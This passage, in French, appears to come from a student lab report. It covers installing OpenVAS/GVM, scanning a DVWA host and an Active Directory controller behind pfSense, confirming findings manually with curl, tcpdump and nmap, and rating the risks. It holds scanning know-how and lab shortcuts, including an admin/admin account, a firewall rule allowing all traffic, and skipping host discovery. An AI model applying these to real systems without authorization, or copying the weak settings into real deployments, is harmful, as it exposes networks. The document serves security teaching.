Trying to acquire lock on /var/lib/openvas/feed-update.lock
Acquired lock on /var/lib/openvas/feed-update.lock
  Downloading Notus files from
rsync://feed.community.greenbone.net/community/vulnerability-feed/24.10/vt-data/notus/
to /var/lib/notus
  Downloading NASL files from
rsync://feed.community.greenbone.net/community/vulnerability-feed/24.10/vt-data/nasl/ to
/var/lib/openvas/plugins
Releasing lock on /var/lib/openvas/feed-update.lock

(kawtar@Kawtar)-[~]
$ sudo greenbone-feed-sync --type scap
[sudo] password for kawtar:
Running as root. Switching to user '_gvm' and group '_gvm'.
Trying to acquire lock on /var/lib/gvm/feed-update.lock
Acquired lock on /var/lib/gvm/feed-update.lock
  Downloading SCAP data from
rsync://feed.community.greenbone.net/community/vulnerability-feed/24.10/scap-data/ to
/var/lib/gvm/scap-data
Releasing lock on /var/lib/gvm/feed-update.lock

(kawtar@Kawtar)-[~]
$ sudo greenbone-feed-sync --type cert
Running as root. Switching to user '_gvm' and group '_gvm'.
Trying to acquire lock on /var/lib/gvm/feed-update.lock
Acquired lock on /var/lib/gvm/feed-update.lock
  Downloading CERT-Bund data from
rsync://feed.community.greenbone.net/community/vulnerability-feed/24.10/cert-data/ to
/var/lib/gvm/cert-data
Releasing lock on /var/lib/gvm/feed-update.lock

```

Figure 45 : Traitement des erreurs réseau et synchronisation réussie des bases de données de vulnérabilités

3.2.3 Création des Accès et Validation Finale

- **Création du Compte Administrateur**

Un compte d'accès à l'interface Web (GSA - Greenbone Security Assistant) est créé :

`sudo runuser -u _gvm -- gvmcd --create-user=admin --password=admin` ● **Validation Globale du**

Service (gvm-check-setup) :

Un contrôle final atteste que l'ensemble de la pile logicielle est fonctionnelle :

-OpenVAS Scanner : Présent (v23.45.1)

-Base NVT : Valide avec 95 102 NVTs actifs et 526 NVTs Notus

-Certificats PKI & PostgreSQL DB : Validés avec succès

```
(kawtar@Kawtar)-[~]
$ sudo runuser -u _gvm -- gvmc --create-user=admin --password=admin
User created.

(kawtar@Kawtar)-[~]
$ sudo gvm-check-setup
gvm-check-setup 25.04.0
This script is provided and maintained by Debian and Kali.
Test completeness and readiness of GVM-25.04.0
Step 1: Checking OpenVAS (Scanner) ...
OK: OpenVAS Scanner is present in version 23.45.1.
OK: Notus Scanner is present in version 22.7.2.
OK: Server CA Certificate is present as /var/lib/gvm/CA/servercert.pem.
Checking permissions of /var/lib/openvas/gnupg/*
OK: _gvm owns all files in /var/lib/openvas/gnupg
OK: redis-server is present.
OK: scanner (db_address setting) is configured properly using the redis-server s
ocket: /var/run/redis-openvas/redis-server.sock
OK: the mqtt_server_uri is defined in /etc/openvas/openvas.conf
OK: _gvm owns all files in /var/lib/openvas/plugins
OK: NVT collection in /var/lib/openvas/plugins contains 95102 NVTs.
OK: The notus directory /var/lib/notus/products contains 526 NVTs.
Checking that the obsolete redis database has been removed
OK: No old Redis DB
OK: ospd-openvas service is active.
OK: ospd-OpenVAS is present in version 22.10.0.
Step 2: Checking GVM Manager ...
OK: GVM Manager (gvmc) is present in version 26.24.0.
Step 3: Checking Certificates ...
OK: GVM client certificate is valid and present as /var/lib/gvm/CA/clientcert.p
m.
OK: Your GVM certificate infrastructure passed validation.
Step 4: Checking data ...
OK: SCAP data found in /var/lib/gvm/scap-data.
OK: CERT data found in /var/lib/gvm/cert-data.
Step 5: Checking PostgreSQL DB and user ...
OK: PostgreSQL version and default port are OK.
gvmc | _gvm | UTF8 | libc | en_US.UTF-8 | en_US.UTF-8 |
```

Figure 46 : Rapport de validation gvm-check-setup confirmant l'état opérationnel de la plateforme

- Démarrage des Services

Le lancement de la plateforme via `sudo gvm-start` confirme que l'interface Web GSA est prête à recevoir les requêtes sur

[\[https://127.0.0.1:9392\]](https://127.0.0.1:9392)[\[https://127.0.0.1:9392\]](https://127.0.0.1:9392)

```
(kawtar@Kawtar)-[~]
$ sudo gvm-start
[i] GVM services are already running

(kawtar@Kawtar)-[~]
```

Figure 48 : Démarrage final et confirmation du fonctionnement des services GVM.

3.3 Audit de la Zone Démilitarisée (DMZ - DVWA) et Ajustement Technique

3.3.1 Contexte Sécurité et Problématique de la Découverte d'Hôte

Dans le cadre d'un audit en conditions réelles (approche *Black-Box / Grey-Box* externe), la politique de filtrage du pare-feu pfSense restreint l'accès depuis la zone WAN (Kali) vers la DMZ aux seuls ports applicatifs autorisés (ex: TCP/8080), tout en bloquant les requêtes d'éco ICMP (Ping) et les paquets de découverte classiques.

- **Création de la Cible (DMZ-DVWA)**

Une cible pointant vers l'hôte 192.168.50.128 a été configurée avec une liste de ports ciblant les flux Web (All TCP and Nmap top 100 UDP).





Figure 48 : Configuration de la cible DMZ-DVWA (192.168.50.128).

- **Échec du Premier Scan (Scan-DMZ - ICMP Alive Test) :**

Lors du premier essai exécuté à 20h17 UTC, la tâche s'est terminée avec un résultat nul (Severity: N/A et 0 vulnérabilité). Par défaut, OpenVAS tente de vérifier la présence d'un hôte (*Alive Test*) via des requêtes ICMP/ARP avant de lancer les scripts de vulnérabilité (NVTs). Le pare-feu ayant filtré ce ICMP, le scanner a considéré l'hôte hors-ligne (*Dead Host*) et a interrompu les tests.



Tasks 1 of 1



1 - 1 of 1

Name	Status	Reports	Last Report	Severity	Trend	Actions
Scan-DMZ	New					

Apply to page contents

(Applied filter: apply_overrides=0 min_qod=70 sort=name first=1 rows=10)

1 - 1 of 1

Name	Status	Reports	Last Report	Severity	Trend	Actions
Scan-DMZ	0 %	1				


Apply to page contents

Name	Status	Reports	Last Report	Severity	Trend	Actions
Scan-DMZ	Done	1	Tue, Sep 1, 2026 8:17 PM Coordinated Universal Time	N/A		

Apply to page contents



Reports 1 of 1



1 - 1 of 1

Date	Status	Task	Severity	Critical	High	Medium	Low	Log	False Pos.	Actions
Tue, Sep 1, 2026 8:17 PM Coordinated Universal Time	Done	Scan-DMZ	N/A	0	0	0	0	0	0	

Assets

Add to Assets

Yes

Apply Overrides

Yes

Min QoD

70 %

Scan

Duration of last Scan

a minute

Average Scan duration

a minute

Auto delete Reports

Do not automatically delete reports

Copyright © 2009-2026 by Greenbone AG, www.greenbone.net

Figure 49 : Tâche Scan-DMZ achevée sans aucun résultat suite au filtrage ICMP par le pare-feu

3.3.2 Contournement Technique : Passage au Mode *Consider Alive*

Pour forcer l'évaluation de la surface d'attaque Web sans relâcher les règles du pare-feu pfSense, la configuration de détection de l'hôte a été modifiée dans la cible :

- **Modification du paramètre *Alive Test***

Passage de la détection automatique ICMP à l'option *Consider Alive*. Ce réglage contraint OpenVAS à ignorer la phase de découverte ICMP/Ping et à exécuter directement l'ensemble des contrôles sur l'adresse IP spécifiée.

Scan-DMZ

192.168.50.128

1

DMZ

Q

Hosts

Included

192.168.50.128

Maximum Number of Hosts

1

Allow simultaneous scanning via multiple IPs

Yes

Reverse Lookup Only

No

Reverse Lookup Unify

No

Alive Test

Consider Alive

Port List

DMZ

Figure 50 : Reconfiguration du paramètre Alive Test sur "Consider Alive" pour la cible DMZ

3.3.4 Résultats du Scan Automatisé et Élimination Manuelle des Faux Positifs

Le scan exécuté avec l'option *Consider Alive* a mis en évidence plusieurs vulnérabilités. Conformément aux exigences du cahier des charges, une phase de validation manuelle a été menée pour chaque détection.

Operating System (OS) End of Life (EOL) Detection	↶	10.0 (Critical)	80 %	192.168.50.128	192.168.50.128	general/tcp	N/A	N/A	Tue, Sep 1, 2026 8:33 PM Coordinated Universal Time
Missing 'HttpOnly' Cookie Attribute (HTTP)	↶	5.0 (Medium)	70 %	192.168.50.128	192.168.50.128	8080/tcp	N/A	N/A	Tue, Sep 1, 2026 8:34 PM Coordinated Universal Time
Cleartext Transmission of Sensitive Information via HTTP	🔊	4.8 (Medium)	80 %	192.168.50.128	192.168.50.128	8080/tcp	N/A	N/A	Tue, Sep 1, 2026 8:34 PM Coordinated Universal Time
TCP Timestamps Information Disclosure	↶	2.6 (Low)	80 %	192.168.50.128	192.168.50.128	general/tcp	N/A	N/A	Tue, Sep 1, 2026 8:33 PM Coordinated Universal Time
									Wed, Sep 2, 2026 8:33 PM

Figure 51 : Résultats détaillés du scan DMZ révélant une sévérité critique (10.0).

- Test Manuel 1 : Operating System (OS) End of Life (EOL) Detection


Rapport OpenVAS : Score CVSS v3.1 : 10.0 (Critical) | Quality of Detection (QoD) : 80% | Port : **general/tcp**.

Procédure de vérification manuelle :

1. Interrogation des en-têtes du service HTTP pour identifier le serveur Web :

```
curl -sI http://192.168.50.128:8080 | grep -i server
```

Résultat : Server: Apache/2.4.25 (Debian)



```
(kawtar@Kawtar)-[~/pentest-lab]
$ curl -sI http://192.168.50.128:8080 | grep -i server
Server: Apache/2.4.25 (Debian)
```

Figure 52 : Confirmation en-tête Apache/Debian via Curl.

2. Inspection interne du conteneur/système cible pour confirmer la version exacte de la distribution :

```
docker exec -it dvwa_target cat /etc/os-release
```

Résultat : PRETTY_NAME="Debian GNU/Linux 9 (stretch)"



```
(kali@kali)-[~/lab-pentest]
$ docker exec -it dvwa_target cat /etc/os-release
PRETTY_NAME="Debian GNU/Linux 9 (stretch)"
NAME="Debian GNU/Linux"
VERSION_ID="9"
VERSION="9 (stretch)"
ID=debian
HOME_URL="https://www.debian.org/"
SUPPORT_URL="https://www.debian.org/support"
BUG_REPORT_URL="https://bugs.debian.org/"
```

Figure 53: Validation de la version Debian 9 (Stretch) atteinte par la fin de vie (EOL).

Verdict : Vrai Positif (VP). La version Debian 9 (Stretch) ne bénéficie plus de support ni de correctifs de sécurité depuis juin 2022.

- **Test Manuel 2 : Missing 'HttpOnly' Cookie Attribute (HTTP)** Rapport OpenVAS :

Score CVSS v3.1 : 5.0 (Medium) | Quality of Detection (QoD) : 70% | Port :

8080/tcp.

Procédure de vérification manuelle :

1. Analyse des directives de fixation de session transmises dans les en-têtes HTTP de réponse :

```
curl -sI http://192.168.50.128:8080 | grep -i set-cookie
```

Résultat obtenu :

```
Set-Cookie: PHPSESSID=883vinkadabp8v84bf4cmf3737; path=/
```

```
Set-Cookie: security=low
```




Figure 54 : Vérification des cookies de session exempts du drapeau HttpOnly.

Verdict : Vrai Positif (VP). L'attribut **HttpOnly** est absent des directives **Set-Cookie**. Les scripts côté client (ex: XSS) peuvent lire le cookie **PHPSESSID**.

- **Test Manuel 3 : Cleartext Transmission of Sensitive Information via HTTP**

Rapport OpenVAS : Score CVSS v3.1 : 4.8 (Medium) | Quality of Detection (QoD) : 80% | Port : 8080/tcp.

Procédure de vérification manuelle :

1. Capture du trafic réseau entre la machine d'attaque Kali (192.168.10.50) et le serveur DMZ (192.168.50.128) lors d'une requête HTTP :

```
sudo tcpdump -i eth0 -nn -vv 'tcp port 8080 and host  
192.168.50.128' & curl -s http://192.168.50.128:8080 > /dev/null
```

Résultat obtenu :

Les paquets TCP capturés montrent clairement les requêtes et réponses transmises en texte brut (**GET / HTTP/1.1**) sans surcouche de chiffrement TLS/SSL.

```
(kawtar@Kawtar)-[~/pentest-lab]
$ sudo tcpdump -i eth0 -nn -vv 'tcp port 8080 and host 192.168.50.128' & curl -s http://192.168.50.128:8080 > /dev/null
[2] 121615

(kawtar@Kawtar)-[~/pentest-lab]
$ tcpdump: listening on eth0, link-type EN10MB (Ethernet), snapshot length 262144 bytes
18:48:47.495863 IP (tos 0x0, ttl 64, id 39468, offset 0, flags [DF], proto TCP (6), length 60)
    192.168.10.50.59156 > 192.168.50.128.8080: Flags [S], cksum 0xbe31 (incorrect -> 0xcf62), seq
    2968018375, win 64240, options [mss 1460,sackOK,TS val 3515472071 ecr 0,nop,wscale 10], length 0
18:48:47.497457 IP (tos 0x0, ttl 62, id 0, offset 0, flags [DF], proto TCP (6), length 60)
    192.168.50.128.8080 > 192.168.10.50.59156: Flags [S.], cksum 0x9f59 (correct), seq 3514949264,
    ack 2968018376, win 65160, options [mss 1460,sackOK,TS val 3312826072 ecr 3515472071,nop,wscale 9
    ], length 0
18:48:47.497516 IP (tos 0x0, ttl 64, id 39469, offset 0, flags [DF], proto TCP (6), length 52)
    192.168.10.50.59156 > 192.168.50.128.8080: Flags [.), cksum 0xbe29 (incorrect -> 0xcc6f), seq
    1, ack 1, win 63, options [nop,nop,TS val 3515472073 ecr 3312826072], length 0
18:48:47.497616 IP (tos 0x0, ttl 64, id 39470, offset 0, flags [DF], proto TCP (6), length 135)
    192.168.10.50.59156 > 192.168.50.128.8080: Flags [P.), cksum 0xbe7c (incorrect -> 0x9d5a), seq
    1:84, ack 1, win 63, options [nop,nop,TS val 3515472073 ecr 3312826072], length 83: HTTP, length:
    83
    Reason: GET / HTTP/1.1
```

Figure 55 : Capture tcpdump démontrant le transit des données HTTP non chiffrées.

Verdict : Vrai Positif (VP). Le service applicatif communique en clair sur le port 8080.

- **Test Manuel 4 : TCP Timestamps Information Disclosure**

Rapport OpenVAS : Score CVSS v3.1 : 2.6 (Low) | Quality of Detection (QoD) : 80% | Port : [general/tcp](#).

Procédure de vérification manuelle :

Analyse des options d'en-tête TCP dans la capture de paquets ([tcpdump](#)) effectuée précédemment (Figure 4.8) :

options [mss 1460,sackOK,TS val 3515472071 ecr 0,nop,wscale 10]

Verdict : Vrai Positif (VP). L'option TCP Timestamps (TS val) est activée au niveau de la pile réseau de l'hôte, permettant à un tiers de calculer le temps de fonctionnement (*uptime*) du système.

3.3.5 Bilan de la Phase d'Élimination des Faux Positifs (Zone DMZ)

Sur l'ensemble des vulnérabilités identifiées par OpenVAS lors du scan de la DMZ avec l'option *Consider Alive* :

- **Nombre de vulnérabilités analysées manuellement** : 4 / 4
- **Taux de Vrais Positifs (VP)** : 100 % (4/4)
- **Taux de Faux Positifs (FP)** : 0 %

L'intégralité des alertes générées par le scanner d'audit a été confirmée sur le terrain CLI. La phase de vérification manuelle a ainsi permis de valider sans ambiguïté la surface d'exposition de la zone DMZ avant d'engager l'évaluation des zones internes (LAN / Active Directory).

3.3.6 Matrice de Risques Priorisée (Impact × Probabilité)

Conformément aux exigences de la Phase 2, chaque vulnérabilité validée manuellement a été transposée dans une matrice de risques combinant son Impact (basé sur le score CVSS v3.1 Base) et sa Probabilité d'exploitation (tenant compte du niveau d'exposition au sein de la DMZ).

Échelle d'évaluation :

- Impact : Faible (1), Moyen (2), Élevé (3), Critique (4)
- Probabilité : Rares (1), Possible (2), Probable (3), Très probable (4)
- Niveau de Risque Global : Risque = Impact x Probabilité

Tableau d'évaluation et de priorisation des risques (DMZ)

ID	Vulnérabilité Validée	Score CVSS v3.1	Impact (1-4)	Probabilité (1-4)	Niveau de Risque (I×P)	Priorité de Traitement

V-01	OS End of Life (Debian 9)	10.0 (Critical)	Critique (4)	Probable (3)	12 (Élevé / Critique)	P1 - Immédiate
V-02	Absence du drapeau HttpOnly	5.0 (Medium)	Moyen (2)	Très probable (4)	8 (Moyen)	P2 - Court terme
V-03	Transmission HTTP en clair	4.8 (Medium)	Moyen (2)	Probable (3)	6 (Moyen)	P2 - Court terme
V-04	TCP Timestamps Disclosure	2.6 (Low)	Faible (1)	Probable (3)	3 (Faible)	P3 - Long terme

Synthèse des Évaluations de Risque

1. V-01 : Système d'exploitation obsolète (Debian 9)

Analyse : L'absence de correctifs pour le noyau et les paquets de base permet l'exploitation de failles d'élévation de privilèges ou de déni de service non patchées. En DMZ, la probabilité est forte si un attaquant prend le contrôle de l'application Web.

2. V-02 : Absence du drapeau HttpOnly

Analyse : Sur une application comportant des vulnérabilités XSS (comme DVWA), l'absence de ce drapeau permet à un script malveillant d'exfiltrer immédiatement le cookie PHPSESSID via JavaScript.

3. V-03 : Transmission non chiffrée (HTTP)

Analyse : En cas d'interception de trafic sur le segment réseau ou de compromission d'un équipement intermédiaire, toutes les données de session et identifiants transitent en texte clair.

4. V-04 : Horodatage TCP (TCP Timestamps)

Analyse : Risque faible utilisé principalement lors des phases de reconnaissance pour déterminer la durée de fonctionnement du système (*uptime*) et affiner les attaques ciblant la pile réseau.

3.4 Levée de l'Isolement et Ouverture des Accès Inter-Zones (pfSense)

3.4.1 Justification Méthodologique

Après avoir finalisé l'audit sous filtrage strict et validé l'ensemble des vulnérabilités de la zone DMZ, la méthodologie d'audit évolue vers une évaluation globale de l'infrastructure interne (approche *Grey-Box* / Audit Interne).

Pour permettre à la console d'administration et au scanner OpenVAS (déployés sur la machine Kali Linux : [192.168.10.50](#)) de balayer l'ensemble du réseau LAN et des sous-réseaux internes (notamment l'environnement Active Directory et les serveurs d'infrastructure), il est nécessaire de lever l'isolement réseau initial en adaptant la politique de filtrage du pare-feu pfSense.

3.4.2 Reconfiguration des Règles de Filtrage sur pfSense

Les règles de sécurité de l'interface WAN/Admin sur pfSense ont été ajustées pour autoriser les flux de scan sans restriction vers l'ensemble des segments internes :

1. Règle d'Ouverture Globale WAN (**Ouverture WAN**) :

- Interface / Protocole : IPv4 Tout (TCP/UDP/ICMP). ○ Source : [192.168.10.50](#) (Machine Kali d'audit).
- Destination : [192.168.145.0/24](#) (Sous-réseau LAN / Infrastructure interne).
- Ports : * (Tous les ports).
- Objectif : Accorder au scanner un accès direct et exhaustif à tous les ports et protocols des hôtes du LAN pour la phase de scan automatisé approfondi.

2. Maintien de la Règle Applicative DMZ :

- **Règle** : Autoriser Kali ([192.168.10.50](#)) vers l'hôte DMZ ([192.168.50.128](#)) sur le port TCP/8080.

Rules (Drag to Change Order)											
☐	States	Protocol	Source	Port	Destination	Port	Gateway	Queue	Schedule	Description	Actions
☐	✓	0/0 B	IPv4 *	192.168.10.50 *	192.168.145.0/24 *	*	*	none		Ouverture WAN	
☐	✓	0/0 B	IPv4 TCP	192.168.10.50 *	192.168.50.128	8080 *		none		Autoriser Kali vers application web DMZ	

Add
 Add
 Delete
 Toggle
 Copy
 Save
 Separator

Figure 56 : Configuration des règles de filtrage pfSense autorisant le trafic d'audit depuis Kali (192.168.10.50) vers le sous-réseau interne 192.168.145.0/24.

Cette modification garantit la réactivité du scanner OpenVAS (notamment pour les tests de découverte d'hôtes via ICMP/ARP/TCP SYN) et prépare le lancement des audits automatisés sur le segment LAN et l'environnement Active Directory.

3.4.3 Validation de la Connectivité Inter-Zones via Nmap

Afin de confirmer la bonne prise en compte de la nouvelle règle de filtrage sur pfSense et de valider l'accessibilité des hôtes du sous-réseau LAN (192.168.145.0/24), un test de connectivité ciblé a été exécuté depuis la machine d'audit Kali Linux vers le contrôleur de domaine (192.168.145.10) :

```
nmap -p 445,3389,88,389 -Pn -sV 192.168.145.10
```

Le résultat du scan confirme le succès de l'ouverture réseau :

- Découverte d'hôte : La cible 192.168.145.10 (WIN-VU0R5NTLCT2) est joignable avec une latence de 2.7 ms.
- Services identifiés : Les ports critiques du contrôleur de domaine Active Directory répondent favorablement, notamment Kerberos (88/tcp), LDAP (389/tcp, domaine mylab.local) et SMB (445/tcp).

```
(kawtar@Kawtar)-[~]
$ nmap -p 445,3389,88,389 -Pn -sV 192.168.145.10
Starting Nmap 7.99 ( https://nmap.org ) at 2026-09-02 13:26 +0100
Nmap scan report for 192.168.145.10 (192.168.145.10)
Host is up (0.0027s latency).

PORT      STATE SERVICE      VERSION
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2026-09-02 12:26:40Z)
389/tcp    open  ldap         Microsoft Windows Active Directory LDAP (Domain: mylab.local, Site
: Default-First-Site-Name)
445/tcp    open  microsoft-ds?
3389/tcp   filtered ms-wbt-server
Service Info: Host: WIN-VU0R5NTLCT2; OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.98 seconds
```

Figure 57 : Validation CLI de la connectivité et détection des services Active Directory sur la cible 192.168.145.10 suite à la levée de l'isolement.

Cette validation technique confirme que le scanner peut désormais interagir directement avec les services d'infrastructure internes pour démarrer la phase de scan de vulnérabilités sur le segment LAN.

3.5 Audit du Sous-Réseau LAN / Active Directory (192.168.145.0/24)

Suite à la levée des restrictions de filtrage sur l'équipement pfSense permettant d'autoriser les flux en provenance de la machine d'audit Kali Linux (192.168.10.50), la Phase 2 se poursuit avec l'évaluation de la surface d'attaque interne ciblée sur le Contrôleur de Domaine Active Directory (192.168.145.10).

3.5.1 Configuration de l'Audit Sous OpenVAS / Greenbone Vulnerability Management (GVM)

Afin d'optimiser l'efficacité du scan d'audit automatisé et d'éviter des paquets superflus sur le réseau, la configuration a été réalisée sur-mesure dans l'interface OpenVAS :

1. Création de la liste de ports personnalisée (*Port List*) : Une liste dédiée nommée LAN-AD a été définie pour cibler explicitement les ports stratégiques pré-identifiés lors de la phase de reconnaissance (notamment Kerberos TCP/88, LDAP TCP/389, SMB TCP/445 et RDP TCP/3389).

New Port List

Name

Comment

Port Ranges

☒ Manual

☐ From file

Figure 58 : Configuration de la liste de ports cibles LAN-AD dans OpenVAS.

2. Définition de la cible d'audit (Target) : La cible **LAN - AD-Windows Server** a été créée en associant l'adresse IP fixe du serveur Active Directory (**192.168.145.10**).

New Target

Name

Comment


Hosts

☒ Manual

☐ From file

Figure 59 : Spécification de l'adresse IP cible du contrôleur de domaine.

3. Ajustement de la méthode de découverte (*Alive Test*) : Afin de contourner un éventuel blocage du protocole ICMP (Ping) par le pare-feu local Windows (*Windows Defender Firewall*) susceptible de fausser la phase de découverte, l'option "Consider Hosts as Alive" a été explicitement activée. Cette option force l'exécuteur NVT à scanner directement la liste des ports sans rejet préalable.



The screenshot displays the Nmap configuration window. On the left, a vertical sidebar contains expandable sections: 'Host Discovery', 'Port Discovery', and 'Hosts'. The 'Host Discovery' section is currently expanded. Within this section, the 'Allow simultaneous scanning via multiple IPs' option is set to 'Yes' (indicated by a green radio button). Below this, the 'Port List' dropdown menu is set to 'LAN-AD'. The 'Alive Test' section is also expanded, showing three radio button options: 'Use Scan Config Default' (unselected), 'Consider Hosts as Alive' (selected with a green radio button), and 'Custom' (unselected). A greyed-out text input field is visible below the 'Alive Test' options. At the bottom of the sidebar, the text 'Credentials for authenticated checks' is partially visible.

Figure60 : Activation du mode *Consider Hosts as Alive* et association de la Port List LAN-AD

4. Création et lancement de la tâche de scan (*Task*) : La tâche d'analyse *Scan-LAN-ADWindows Server* a été configurée pour exécuter la batterie de tests de vulnérabilités automatisés en s'appuyant sur l'ensemble des paramètres précédemment définis.

New Task

Name

Scan-LAN-AD-Windows Server

Comment

Scan Targets

LAN - AD-Windows Server

Alerts

Schedule

--

☐ Once

Add results to Assets

Figure 61 : Création de la tâche de scan OpenVAS dédiée au Windows Server LAN/AD.

3.5.2 Résultats du Scan Automatisé OpenVAS et Analyse des Vulnérabilités

L'exécution du scan [Scan-LAN-AD-Windows Server](#) sur la cible [192.168.145.10](#) a permis d'obtenir une première cartographie des failles exposées sans authentification.

Information	Results (1 of 9)	Hosts (1 of 1)	Ports (0 of 3)	Applications (0 of 0)	Operating Systems (1 of 1)	CVEs (1 of 1)	Closed CVEs (7 of 2)	TLS Certificates (0 of 0)	Error Messages (0 of 0)	User Tags (0)
Task Name	Scan-LAN-AD-Windows Server									
Scan Time	Wed, Sep 2, 2026 3:31 PM Coordinated Universal Time-Wed, Sep 2, 2026 3:45 PM Coordinated Universal Time									
Scan Duration	0:13 h									
Scan Status	Done									
Hosts scanned	1									
Filter	apply_overrides=0 levels=chml min_qod=70 result_hosts_only=0									
Timezone	Coordinated Universal Time (UTC)									

Figure 62 : Synthèse globale d'exécution du scan d'audit OpenVAS sur le contrôleur de domaine.

3.5.3 Inventaire et Caractérisation de la Vulnérabilité Détectée

Le filtre de qualité des données (QoD >= 70%) fait ressortir une unique vulnérabilité active classée en sévérité faible : ICMP Timestamp Reply Information Disclosure.

Information	Results (1 of 9)	Hosts (1 of 1)	Ports (0 of 3)	Applications (0 of 0)	Operating Systems (1 of 1)	CVEs (1 of 1)	Closed CVEs (7 of 2)	TLS Certificates (0 of 0)	Error Messages (0 of 0)	User Tags (0)
1 - 1 of 1 Vulnerability Severity QoD Host Name Location EPSS Created										
ICMP Timestamp Reply Information Disclosure 2.1 (Low) 80 % 192.168.145.10 192.168.145.10 general/icmp N/A N/A Wed, Sep 2, 2026 3:37 PM Coordinated Universal Time										
(Applied filter: apply_overrides=0 levels=chml rows=100 min_qod=70 first=1 sort=reverse=severity result_hosts_only=0) 1 - 1 of 1										

Figure 63 : Liste des résultats du scan identifiant la vulnérabilité ICMP Timestamp Reply.

CVE	NVT	Hosts	Occurrences	Severity
